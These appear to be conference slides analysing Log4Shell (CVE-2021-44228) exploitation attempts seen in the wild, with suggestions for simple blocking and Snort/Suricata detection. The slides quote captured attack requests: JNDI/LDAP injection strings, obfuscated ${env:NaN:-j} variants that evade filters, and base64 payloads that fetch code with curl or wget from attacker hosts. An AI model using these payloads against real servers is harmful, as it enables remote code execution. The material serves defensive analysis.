FIRST GÉANT

MARCH 2-3, 2022
VIRTUAL SYMPOSIUM FOR EUROPE
& JOINT TF-CSIRT MEETING

Couple of Interesting Trends Seen in Log4shell Exploitation Attempts

Jan Kopřiva

jan.kopriva@untrustednetwork.net

@jk0pr

Log4j and Log4shell

- Apache Log4j is a very widely used and fairly complex Java-based framework for logging
- Unfortunately, complexity is often the enemy of ~~good design~~ security


- Enter CVE-2021-44228, AKA Log4Shell
  - CVSS 10.0 (CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)
  - Widespread exploitation attempts began almost immediately

Wide use of Log4j

More than 35,000 Java packages, amounting to over 8% of the Maven Central repository (the most significant Java package repository), have been impacted by the recently disclosed log4j vulnerabilities (1, 2), with widespread fallout across the software industry. The vulnerabilities allow an attacker to perform remote code execution by exploiting the insecure JNDI lookups feature exposed by the logging library log4j. This exploitable feature was enabled by default in many versions of the library.

Source: Google

Wide use of Log4j



Source: Google

Massive exploitation attempts tapered off as quickly as they began

Source: SANS ISC

```
/$%7Bjndi:ldap://                    /Exploit%7D HTTP/1.1
/$%7Bjndi:ldap://                    /Exploit%7D HTTP/1.1
/$%7Bjndi:ldap://                    /Exploit%7D HTTP/1.1
/$%7Bjndi:ldap://                    /Exploit%7D HTTP/1.1
/$%7Bjndi:ldap://                    /Exploit%7D HTTP/1.1
/$%7Bjndi:ldap://                    /Exploit%7D HTTP/1.1
/$%7Bjndi:ldap://                    /Exploit%7D HTTP/1.1
/$%7Bjndi:ldap://                    /Exploit%7D HTTP/1.1
/$%7Bjndi:ldap://                    /Exploit%7D HTTP/1.1
/${jndi:ldap://                      /Exploit} HTTP/1.1
```

```
▼ HTML Form URL Encoded: application/x-www-form-urlencoded
  > Form item: "data" = "${jndi:ldap://                :1389/Exploit}"
```

Do you use the word „Exploit“ anywhere in any path/variable on your web servers? If not, blocking requests that contain it might actually be a workable quick-and-dirty protection against lazy attackers.

What about „Base64“?

```
GET /?x=${jndi:ldap://[redacted]:12344/Basic/Command/Base64/KGN1cmwgLXMgMTk1LjU0LjE2MC4xNDk6NTg3NC8xOTMuMjM5LjIuNzc6ODB8fH…
GET /?x=${jndi:ldap://[redacted]:12344/Basic/Command/Base64/KGN1cmwgLXMgMTk1LjU0LjE2MC4xNDk6NTg3NC8xOTMuMjM5LjIuNjc6ODB8fH…
GET /?x=${jndi:ldap://[redacted]:12344/Basic/Command/Base64/KGN1cmwgLXMgMTk1LjU0LjE2MC4xNDk6NTg3NC8xOTMuMjM5LjIuNDU6ODB8fH…
GET /?x=${jndi:ldap://[redacted]:12344/Basic/Command/Base64/KGN1cmwgLXMgMTk1LjU0LjE2MC4xNDk6NTg3NC8xOTMuMjM5LjIuMTEyOjgwfH…
```

```
GET /shop/admin/ppcorg HTTP/1.1\r\n
Host: [redacted]\r\n
User-Agent: ${jndi:ldap://[redacted]:1389/Basic/Command/Base64/KGN1cmwgLVMgaHR0cHM6Ly93d3cuZWNvbi1qb2JzLmNvbS9TY3JpcHRzL29
```

```
GET / HTTP/1.1\r\n
 [truncated]X-Api-Version: t('${${env:NaN:-j}ndi${env:NaN:-:}${env:NaN:-l}dap${env:NaN:-:}//[redacted]:1389/Basic/Command/Base64//d2dldCBodH
 [truncated]User-Agent: t('${${env:NaN:-j}ndi${env:NaN:-:}${env:NaN:-l}dap${env:NaN:-:}//[redacted]:1389/Basic/Command/Base64//d2dldCBodHRwO
 [truncated]Referer: t('${${env:NaN:-j}ndi${env:NaN:-:}${env:NaN:-l}dap${env:NaN:-:}//[redacted]:1389/Basic/Command/Base64//d2dldCBodHRwOi8v
 [truncated]Cookie: t('${${env:NaN:-j}ndi${env:NaN:-:}${env:NaN:-l}dap${env:NaN:-:}//[redacted]:1389/Basic/Command/Base64//d2dldCBodHRwOi8vM
```

```
Hypertext Transfer Protocol
> [truncated]:-j}ndi${env:NaN:-:}${env:NaN:-l}dap${env:NaN:-:}//2.58.149.206:1389/TomcatBypass/Command/Base64/d2dldC
```

Are external DNS lookups for domains containing your public IPs normal?

```
GET /?hqovo=${jndi:ldap://193.239.    .c70g89jk9oedekoo8sugc8yoejayyyyyn.secresp
GET /?klntm=${jndi:ldap://193.239.     .c70g89jk9oedekoo8sugc8yoejayyyyyn.secres
GET /?ltfxx=${jndi:ldap://193.239.   .c752sa3k9oeb2eg2ehpgc8fnhkeyyyyyn.domsearc
GET /?msxgl=${jndi:ldap://193.239.    .c752sa3k9oeb2eg2ehpgc8fnhkeyyyyyn.domsear
GET /?nmkyo=${jndi:ldap://193.239.   .c70g89jk9oedekoo8sugc8yoejayyyyyn.secrespo
GET /?oukwo=${jndi:ldap://193.239.    .c70g89jk9oedekoo8sugc8yoejayyyyyn.secresp
GET /?rmeie=${jndi:ldap://193.239.     .c70g89jk9oedekoo8sugc8yoejayyyyyn.secres
```

This technique is sometimes used by security researchers to discover vulnerable devices, but that shouldn‘t stop us from detecting/blocking it – it may be malicious.

Few people are fans of the “blocklist” approach and, in general, allowlists are certainly the optimal way to go…

…but if one is dependent only on blocking known bad on an IPS, then few more “generic” Snort/Suricata rules might actually still be an easy quick win against “lazy” attackers using minimally modified off-the-shelf exploits.

Thank you for your attention!